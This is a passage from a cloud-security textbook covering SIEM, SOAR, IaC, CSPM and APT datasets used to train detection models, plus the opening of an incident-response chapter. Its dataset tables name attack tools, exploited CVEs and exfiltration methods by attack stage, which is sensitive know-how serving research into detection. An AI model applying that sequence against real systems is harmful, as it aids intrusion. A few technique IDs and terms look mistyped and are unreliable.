Security Information and Event Management (SIEM) are tools and services used by Security Operation Center (SOC) to collect and analyze security data and create policies for identification of critical security events from the data collected. SIEM tools facilitate log management to consolidate data from multiple sources, attain organization-wide visibility, correlate security events from logs, and automate event notifications via dashboards. Cloud-based SIEM [\[84\]](#) or SIEM as a service unify security management into one cloud-based location. Cloud SIEM can help organizations centralize event data from diverse sources, including on-premise and cloud assets. This benefits hybrid cloud deployments that combine activities and events from multiple data centers. Some other benefits of cloud SIEM include cost-effectiveness compared to on-premise solutions and scalability, making them ideal for organizations with fluctuating security needs. Email security solutions can be integrated with cloud SIEM to improve organizations' resilience against phishing and malware attacks. Examples of cloud SIEM include LogRhythm [\[158\]](#), Datadog [\[73\]](#), and Exabeam [\[84\]](#).

7.3.1.2 Security Orchestration, Automation and Response (SOAR)

Security orchestration, automation, and response (SOAR) [197] is a technology that helps coordinate, execute, and automate people and tools within a single platform. This allows organizations to respond to cybersecurity attacks quickly and observe emerging threat patterns that can cause future incidents, thus improving the security posture. According to Gartner [94], three primary capabilities that are required in SOAR are 1) Threat and vulnerability management, 2) Security incident response, and 3) Security operations automation.

SOARs ingest alert data, and these alerts automate the response workflows to deal with security threats. Organizations can use human knowledge and machine learning to analyze the data from multiple sources and prioritize automated incident response actions to deal with future threats. This creates a more efficient and practical approach to handling security and improving security operations. SOARs collect data and notify security teams using a centralized platform like SIEMs. However, SOAR adds automation and response to the investigation path by using automated playbooks or workflows and Artificial Intelligence (AI) to learn the attack behavior and predict similar threats before they happen (see Fig. 7.5).




Figure 7.5: A sample SOAR playbook for malware analysis. [↩](#)

7.3.2 Infrastructure as Code (IaC)

Infrastructure as Code (IaC) [213] means provisioning of infrastructure through an automated process. The configuration files created contain the specifications that help provision the same environment every time. IaC helps in configuration management and ensures that any undocumented changes are avoided. An essential feature of IaC is version control. The configuration files are created under source control, similar to any other software source code file. The infrastructure can be divided into modular components using IaC that can be combined in different ways through automation. The developers don't need to manually provision and manage servers, operating systems, storage, and other infrastructure components. The security team can work with the development and operations teams to configure hardened versions of based configuration files, thus limiting the attack surface.

IaC can be provisioned in a declarative or imperative manner. The declarative approach takes a snapshot of the system's current state, making the infrastructure more straightforward to manage. The crucial approach defines the commands that must be executed to achieve the desired configuration. The commands in an imperative approach need to be executed sequentially. IaC helps organizations maintain consistency, reduce errors, improve the speed of deployment, and eliminate configuration drift.

7.3.2.1 TOSCA Infrastructure as Code

Topology Orchestration Specification for Cloud Applications (TOSCA) [40] is a de-facto standard language for infrastructure-as-code and utilizes an innovative approach of intent modeling. TOSCA enhances cloud and other applications' portability and operational management across their entire lifecycle [192]. The TOSCA model focuses on the language's grammar, and the object model for the TOSCA service models is implicitly

defined in the language. TOSCA uses a declarative approach that starts with describing what needs to be deployed. The description consists of a service model containing the components that comprise the service (TOSCA nodes) and the relationships between these components. TOSCA differs from traditional data modeling languages such as YANG [37]. Unlike YANG, TOSCA models carry service semantics, including constructs such as nodes, relationships, requirements, and capabilities. These constructs are used for building topologies. The main focus of TOSCA is on service modeling and service management functionality.

TOSCA uses graphs as a core modeling construct of services ([Fig. 7.6](#)). The use of graphs as modeling constructs makes the TOSCA domain independent. Any domain-specific meaning of nodes and relationships is introduced using type field [[150](#)].




Figure 7.6: Skeleton diagram of the basic TOSCA graph elements. [↗](#)

- TOSCA service consists of a set of nodes and a relationship between nodes. Nodes are vertices in a service graph, and relationships are edges.
- Node definitions are intentionally as generic as possible. Nodes are collections of named properties and their associated values. Nodes are named and labeled using a node type.

- Relationships are first-class entities in a TOSCA graph with properties, a label, and a name.

Cankar et al. [45] discuss auto-scaling cloud infrastructure using TOSCA. The authors discuss different scaling approaches, such as horizontal scaling of a container-based network, vertical scaling, and complex horizontal scaling for a fleet of load balancers. TOSCA scaling policies suggest adding limitations and thresholds when defining the policies. The current standard doesn't provide runtime implementation guidelines such as job or orchestrator, scaler, and other tools for deploying different scaling cases. The authors propose adding scaler functionality inside the orchestrator and using it to deploy and scale the applications. The orchestrator deploys the application and configures the monitoring threshold and scaling policy. The monitoring service sends a notification to the orchestrator when the threshold limit for scaling is reached, and the orchestrator runs a scaling command to handle the spike in application load.

7.3.3 Cloud Security Posture Management (CSPM)

Cloud Security Posture Management (CSPM) identifies misconfigurations across diverse cloud environments and helps remediate risks by automating visibility, monitoring, and hardening policies. CSPM discovers the resources deployed across different workloads and assesses them against security best practices. Some gaps in security and compliance of complex cloud environments are

- Lack of context in the information around cloud misconfiguration. When reporting security issues, cloud security solutions don't consider network paths, identity exposure, and data sensitivity.

- The noise introduced by the volume of findings from cloud scanning tools makes it difficult to assess the real security posture. The security team finds it challenging to prioritize the most critical risks.
- Security operation requires additional tools owned by different teams and learning the process required for workflow management of multiple tools to fix security issues. This leads to operational inefficiency.

CSPM bridges these gaps by introducing a diverse feature set required for obtaining actionable context. It enriches identified vulnerabilities and insecure configurations with attack path and identity analysis. CSPM uses common frameworks and regulatory requirements such as HIPAA [48], PCI-DSS [98] to discover and assess risks to cloud services configuration and security settings. The global CSPM market is projected to reach \$8.6 billion by 2027 at a compound annual growth of 15.3% from 2022 [232]. CSPM can be implemented using cloud-native tools such as AWS Security Hub [218] or specialized tools such as Wiz [232].

7.3.3.1 AWS CSPM: Case Study

AWS Security Hub [20] provides CSPM service by performing security best practice checks, aggregating alerts, and enabling automated remediation. Southwest Airlines is one of the use cases of an organization that leveraged Security Hub for comprehensive visibility into alerts and security management across multiple AWS accounts. CSPM provides Southwest security teams higher visibility into airline security operations and allows management of third-party and cloud-native applications. Southwest uses AWS Config to record and evaluate AWS resource configuration. Amazon GuardDuty is a threat detection service for continuously monitoring malicious activities and anomalous behavior.

Amazon Inspector helps assess the vulnerability exposure and deviation from security best practices. Amazon Detective is used in the analysis, investigation, and root-cause identification of potential security issues. The events from multiple services are aggregated into Security Hub and fed into CloudWatch for monitoring and observability.

The reference architecture in [Fig. 7.7](#) shows how security events are ingested to AWS Security Hub in the AWS architecture of Southwest Airlines. The airlines use AWS Security Findings Format (ASFF), a standard format to build libraries and reduce the development time required for automated security control enforcement. The events from Security Config triggers, Compliance function, and other scripts/tools can be ingested for analysis and response.




Figure 7.7: Southwest Airlines AWS CSPM reference architecture

Figure 7.7: Southwest Airlines AWS CSPM reference architecture. [↗](#)

7.4 Cybersecurity Datasets for AI and ML

The foundation of AI and machine learning models is data. Good data allows the models to train and learn parameters that will contribute to the

ultimate goal of these models, whether classification, regression, clustering, etc. [8, 26]. Since we are discussing AI and ML techniques in this chapter, it is essential to mention some excellent and existing work on building adequate datasets that focus on cybersecurity-related problems. The nature of the cybersecurity data makes it difficult for traditional ML algorithms to detect the cyber attacks. Hence, we decided in this section to shed light on some of the essential works researchers conduct in the literature.

7.4.1 DAPT2020—Constructing a Benchmark Dataset for Advanced Persistent Threats

Advanced Persistent Threats (APTs) are sophisticated cybersecurity threats, often orchestrated by well-funded organizations to access critical information. APTs are characterized by their advanced attack techniques, persistence in achieving objectives, and the potential to compromise sensitive data or vital systems. Unlike traditional single-stage attacks, APTs are multi-phase and include reconnaissance, foothold establishment, lateral movement, data exfiltration, and post-exfiltration stages. Current intrusion detection systems (IDS) struggle to identify APTs effectively because these systems focus on detecting isolated attack patterns rather than interconnected malicious activities. This challenge is compounded by the lack of datasets that capture the complex nature of APTs, including their stealthiness and multi-stage behavior.

Existing datasets like CAIDA, NSL-KDD, and CICIDS are inadequate for APT detection as they lack comprehensive APT patterns and primarily cover limited attack categories. To address this, the authors created the *DAPT2020* dataset [186], simulating APT behavior on a cloud network over five days, capturing benign and attack traffic across various APT phases. The dataset encodes critical APT characteristics, such as persistence, stealth, and adaptability, and offers a baseline for modeling legitimate

network behavior. It fills gaps in existing datasets and facilitates the development of machinelearning models for multi-step attack detection.

The work presented in *DAPT2020* highlights the limitations of current semisupervised approaches in detecting APTs and underscores the need for datasets like *DAPT2020* to advance real-world cybersecurity solutions. This work sets the stage for improving anomaly detection and addressing data imbalances in cyber attack datasets.

7.4.1.1 *DAPT2020 Focus Area*

The focus of the *DAPT2020*¹ dataset is to create an emulated environment focusing on application security attacks. The dataset was designed to collect network traffic over 5 days, where each day can be considered analogous to 3 months in a real-world scenario. To simulate realistic cyber traffic, users with varying credentials performed routine tasks on the network, creating a baseline of regular activity on Monday. An internal Red Team executed a series of APT-like attacks from Tuesday to Friday. They began with reconnaissance activities like scanning and fingerprinting, followed by exploiting vulnerabilities to gain footholds and escalate privileges. On Thursday, they employed lateral movement, targeting critical services such as SMB and FTP. Finally, on Friday, they exfiltrated data to external storage. Although condensed, the experiment mimics real-world APT phases. Detailed attack tools and findings are available in the team’s public GitLab repository. Details on the data collection and the tools used for each APT attack stage are presented in [Table 7.1](#).

Table 7.1: Table with Details on Data Collection on a Multi-Tenant Cloud System with known and unknown Vulnerabilities📄

Day	Activity	Tools Used	Details

Day	Activity	Tools Used	Details
Day 1, 8:00 AM-6:00 PM	Normal Traffic	ping, dig, GET, POST, curl, browsing, files upload, download	Baseline normal traffic based on user activities.
Day 2, 8:00 AM-6:00 PM	Reconnaissance	nmap, webscarab, sqlmap, dirbuster, nikto, burpsuite, application account discovery tools	Reconnaissance on public network, identification of vulnerabilities, directory structure, weak authentication, and authorization.
Day 3, 8:00 AM-6:00 PM	Foothold Establishment	PHP reverse shell, netcat, SQL vulnerability exploitation (sqlmap), XSS exploitation, authentication bypass, metasploitable	PHP reverse shell via DVWA, file upload, adding of malicious users was performed on badstore.
Day 4, 8:00 AM-6:00 PM	Lateral Movement	Nmap scan on the local network, vsftpd 2.3.4 vulnerability, weak SSH authentication, MySQL script for CVE-2012-2122, Metasploit	Exploration of the internal network from compromised VMs (Public VM), and obtaining a foothold on critical local systems.

Day	Activity	Tools Used	Details
Day 5, 8:00 AM-6:00 PM	Data Exfiltration	Data exfiltration to C&C, SMB vulnerability CVE-2017-7494 used to obtain elevated privileges, Google Drive, PyExfil, FTP, SCP	FTP put method from local machine to remote server, wput to remote location using anonymous user, scp large files to a remote server, web-based uploads to Google Drive.

¹ DAPT2020 is available at: <https://gitlab.com/asu22/dapt2020>

7.4.2 Unraveled—A semi-synthetic dataset for Advanced Persistent Threats

The “*Unraveled*” dataset [187] is a semi-synthetic collection designed to simulate an Advanced Persistent Threat (APT) along with two less sophisticated attacks. This dataset bridges the gap between real-world and synthetic datasets by mimicking the typical behavior of employees in a target organization.

Unraveled stands out as the first dataset of its kind to offer four distinct types of labels:

1. **Activity:** Maps each flow or event to a specific activity.
2. **Stage:** Tracks the attacker’s progression toward their goal.
3. **DefenderResponse:** Indicates whether the defender detected or mitigated malicious activity, causing changes in the attacker’s tactics, techniques, or procedures (aligned with the MITRE ATT&CK framework: <https://attack.mitre.org/>)
4. **Signature:** Identifies which attacker group is associated with a specific event.

The dataset is in raw and pre-processed formats in an S3 bucket: `arn:aws:s3:::dap2021`. For guidance on accessing the bucket, refer to the README file: <https://dap2021.s3.amazonaws.com/README.txt>

Additionally, the repository includes the source code used to emulate employee behavior, process the collected data, and implement the tools utilized by attackers.

7.4.2.1 How Unraveled is Different than Other Datasets?

Unraveled presents an extensive dataset with realistic employee behavior. This reflects the evolving day-to-day activities of employees over time, mirroring real-world organizational dynamics. Also, the dataset includes diverse attacker profiles, which is necessary to have different attack data that includes activities from various attacker groups with different skill levels. The attack groups in *Unraveled* are:

- **Amateurs:** Basic hacking skill level attackers who the defender thwarts.
- **Skilled Hackers:** Intermediate hacking skill level attackers who focus on penetrating the network using phishing techniques.
- **APT Attackers:** Highly advanced and sophisticated threats. This attacker group successfully exfiltrates sensitive data from the organization's production databases by implementing and executing tactics, techniques, and procedures (TTPs) that real-world APT groups implemented as gathered by MITRE.

Moreover, *Unraveled* includes defender's response modeling that enables the creation of models to predict an APT attacker's next move or intended target. The available data includes *comprehensive logs for research, network captures, Host logs, and Snort logs*. The network architecture and attack groups representation of *Unraveled* is presented in [Fig. 7.8](#).




Figure 7.8: Unraveled attack groups and network diagram [187].

7.4.2.2 Unraveled Cybersecurity Focus Area

*Unraveled*² focuses on emulating *Advanced Persistent Threat (APT)* attacks. The reason is that this type of attack is so sophisticated and complex that no one can defend against it (or predict it, at least) and help cybersecurity researchers come up with solutions that can help in defending against this attack. Hence, the APT attacker group has tried to include all of the APT attack stages in the dataset. For each stage, a dedicated TTP has been chosen from MITRE, as shown in [Table 7.2](#), and emulated by the APT attack group. The APT attack stages [165] are:

Table 7.2: APT Attacks and Tactics used in the Unraveled Dataset

APT Stage	TTP	Attack Type/Tactic	APT Group
	T1594	Search Victim Owned Websites	Sandworm Team
	T1595	Active Scanning	APT28

APT Stage	TTP	Attack Type/Tactic	APT Group
Reconnaissance	T1018	Remote System Discovery	Bronze Butler, Dragonfly, Sandworm Team
	T1595.001	Active Scanning: Scanning IP Blocks	APT28
Establish Foothold	T1573.001	Encrypted Channel: Symmetric Cryptography Hijack Execution Flow:	APT28, Bronze Butler
	T1574.007	Path Interception by PATH Environment Variable	Bronze Butler
	T1010.001	Brute Force: Password Guessing	APT28, Dragonfly
Lateral Movement	T1018	Remote System Discovery	Bronze Butler, Dragonfly, Sandworm Team
Data Exfiltration	T1041	Exfiltration over C2 Channel	APT 28, Dragonfly, Sandworm Team
	T1552	Unsecured Credentials	APT28
	T1031	Create or Modify System Process: Windows Service	APT28
	T1562	Data Transfer Size Limits	Bronze Butler, APT28
	T1032	Encrypted Channel	Tropic Trooper, NETWIRE, ghOst RAT, Cryptoistic
	T1562	Impair Defenses	APT28, Dragonfly

APT Stage	TTP	Attack Type/Tactic	APT Group
CoverUp	TI485	Data Destruction	Sandworm Team

² Unraveled is available at: <https://gitlab.com/asu22/unraveled>

- **Reconnaissance:** The APT attack begins with reconnaissance attempts to understand the network setup of the organization, the ports open, etc.
- **Establish Foothold:** After gathering information about the target organization and the initial compromise victims, the APT attackers deployed a Drive-by-Compromise attack. This stage represents the attackers' successful entry into their target's computer and/or network. They need to establish a foothold in the target's network to achieve their goal.
- **Lateral Movement/Stay Undetected:** If the attackers' goal is to undermine critical components or to steal organizational data, they would need to laterally move within the target's network in search of those components or data.
- **Exfiltration/Impediment:** When attackers aim to obtain organizational data, activities such as retrieving and transmitting the data to their command and control center are classified within this stage. Similarly, if the attackers' objective is to disrupt critical components, actions involving disabling or destroying those vital components within the target organization are also categorized under this stage.
- **Cover-up:** The cover-up stage of an Advanced Persistent Threat (APT) attack is when attackers attempt to erase evidence of their activities to avoid detection and maintain their presence in the target environment. This stage typically occurs after the attackers have

achieved their objectives, such as exfiltrating data, compromising systems, or disrupting operations.

7.4.2.3 RBD24: A Labeled Dataset with Risk Activities using Log Application Data

The Risk Behavioral Dataset 2024 (RBD24) [44] is a novel dataset designed to enhance User and Entity Behavior Analytics (UEBA) and risk assessment solutions in cybersecurity. The dataset includes real user activity logs collected at a Spanish state university over two weeks, capturing various multimodal application logs. These logs, which include data from DNS, HTTP, SSL, and SMTP protocols, offer a comprehensive view of user behavior, enabling more effective profiling and analysis.

The dataset contains labeled risk activities observed in the activities of nearly 2,000 users. By analyzing these behaviors, RBD24 provides a ground-truth dataset to support the development of robust UEBA systems. It offers insights into early-stage attack behaviors, which are instrumental in profiling and computing the associated risk during the initial stages of the cyber kill chain.

RBD24 is unique in its inclusion of multimodal application logs, which enables the profiling of entities from multiple perspectives, broadening the scope of analysis beyond simple network traffic. The dataset also follows an enterprise asset inventory structure, ensuring the samples can be mapped to specific users and entities. RBD24 incorporates 83 distinct indicators derived from the application logs, which exhibit statistical significance and demonstrate promising results in detecting and understanding user behavior in the context of cybersecurity threats.

This dataset is essential for cybersecurity practitioners, researchers, and developers aiming to advance detection and risk assessment techniques, particularly in UEBA.

7.4.2.4 RBD24 Focus Area

The RBD24 dataset³ contains a catalog of labeled risk activities extracted from actual user behavior, providing a valuable ground-truth resource for developing effective User and Entity Behavior Analytics (UEBA) approaches. It focuses on profiling user behavior and calculating associated risks during the early stages of the cyber kill chain. Built using multimodal application logs, the dataset includes data from DNS, HTTP, SSL, and SMTP protocols, allowing for profiling entities from different perspectives. This approach broadens the scope of entity analysis, with the activities structured according to an enterprise asset inventory, mapping samples to specific users and entities. The dataset also preprocesses these logs into 83 distinct indicators that demonstrate statistical significance and show promising results in benchmarking. A full description of these indicators is provided, and the dataset is designed for expansion with additional risk activities, making it a dynamic tool for improving cybersecurity threat detection and assessment techniques.

³ RBD24 is available at: <https://zenodo.org/records/13787591>




Figure 7.9: RBD24 Data generation pipeline and labeling process based on the output from the IDS and phishing simulator [44].

Summary

This chapter explored the role of Artificial Intelligence (AI) and Machine Learning (ML) in automating cloud security operations, enabling organizations to address the complexity of modern security threats effectively. The chapter highlighted the role of AI and ML in Static and Dynamic Application Security Testing, phishing detection, malware analysis, threat intelligence, and autonomous penetration testing. AI and ML are integral to securing the cloud with key applications in cloud resource management, compliance, intrusion detection, and threat prevention. This chapter discussed novel techniques such as automating rollback mechanisms and workload balancing driven by AI optimizations. We also reviewed security operations automation using Security Incident and Event Management (SIEM) based log aggregation and data analysis. Infrastructure as Code (IaC) helps enhance security configurations using automated infrastructure provisioning. Concepts such as Security Orchestration, Automation, and Response (SOAR), and Cloud Security Posture Management (CSPM) are also discussed in the chapter. Finally, the chapter concludes with emphasis on high-quality datasets in training AI and ML models for cybersecurity with discussion on notable datasets such as DAPT2020 [[186](#)] - a benchmark dataset for detecting Advanced Persistent Threats (APTs), Unraveled [[187](#)] - semi-synthetic dataset for APT scenarios, and RBD24 [[44](#)] - a labeled dataset for capturing risky activities from application logs. Overall, this chapter provides a comprehensive view of tools, methodologies, and datasets, equipping readers with the knowledge of AI and ML required to secure cloud environments.

Chapter 8

Incident Response in Cloud

DOI: [10.1201/9781003384496-8](https://doi.org/10.1201/9781003384496-8)

Cloud incident response is a strategic approach to detecting and recovering from cyber attacks to minimize the business impact. It comprises strategic detection, mitigation, and recovery from the incident promptly. Compared to traditional incident response, the cloud infrastructure is dynamic and has a distributed nature of resources. The joint distribution of management and security of cloud infrastructure between the customer and Cloud Service Provider (CSP) requires careful planning and implementation of incident response. Cloud assets are often short-lived, so the logs must be collected and analyzed in real-time to avoid losing crucial forensic data [268].

This chapter discusses cybersecurity incidents that can occur in a cloud environment. Traditional tools may not be compatible and effective in a cloud environment. Cloud-specific tools are required for the detection of cloud-native threats such as Identity and Access Management (IAM) configurations problems, Data Loss Prevention (DLP) violations, and cloud workload security issues. The chapter introduces incident response concepts and differentiates between cloud and on-premise approaches to incident response. The public clouds AWS, GCP, and Microsoft Azure are used to describe incident detection, analysis, containment, and recovery. The response and recovery in the cloud require a more agile approach due to the speed and scale at which cloud environments operate. Case studies

presented in this chapter consider performance considerations and gaps in current cloud incident response techniques.

8.1 Incident Response Fundamentals

Incident Response is the steps to prepare for, detect, contain, and recover from a data breach. Planning for incident response includes details such as how the incident occurred, the organization's approach to the incident, activities required for handling the incident, roles and responsibilities of different groups in managing incident activities, a communication plan for the incident response team and the broader organization, data capture effectiveness of IR activities, and lessons learned from the incident [68]. Incident handling requires different teams to work together to eliminate threats and satisfy regulatory requirements. An incident response plan helps define roles and responsibilities, including steps necessary for adequately resolving the incident, documenting steps involved in analyzing and determining the incident, and communicating about the incident inside and outside the organization.

8.1.1 Incident Response Lifecycle

The incident response lifecycle is a systematic process organizations use to manage and respond to cybersecurity incidents. The IR lifecycle is essential since it helps minimize the damage during the incident, reduces recovery time, and enhances the overall security and compliance posture of the organization [67].

NIST incident response lifecycle model divides the incident handling activities into two phases (see [Fig. 8.1](#)). The first phase is preparation activities—Govern, Identify, Protect. These broad cyber risk management activities support incident response. In the preparation phase, organizations compile a list of IT assets such as networks, servers, and endpoints.

Additionally, IT assets are identified based on the criticality of sensitive data hosted on the asset, also listed as part of the IT inventory. Monitoring of IT infrastructure is configured to baseline the normal activities. A centralized Security Incident and Event Management (SIEM) platform collects information like endpoint configuration, process execution, network traffic, and user activity. The Endpoint Detection and Response (EDR) works in conjunction with SIEM to protect malicious programs that can compromise the security of the endpoint.

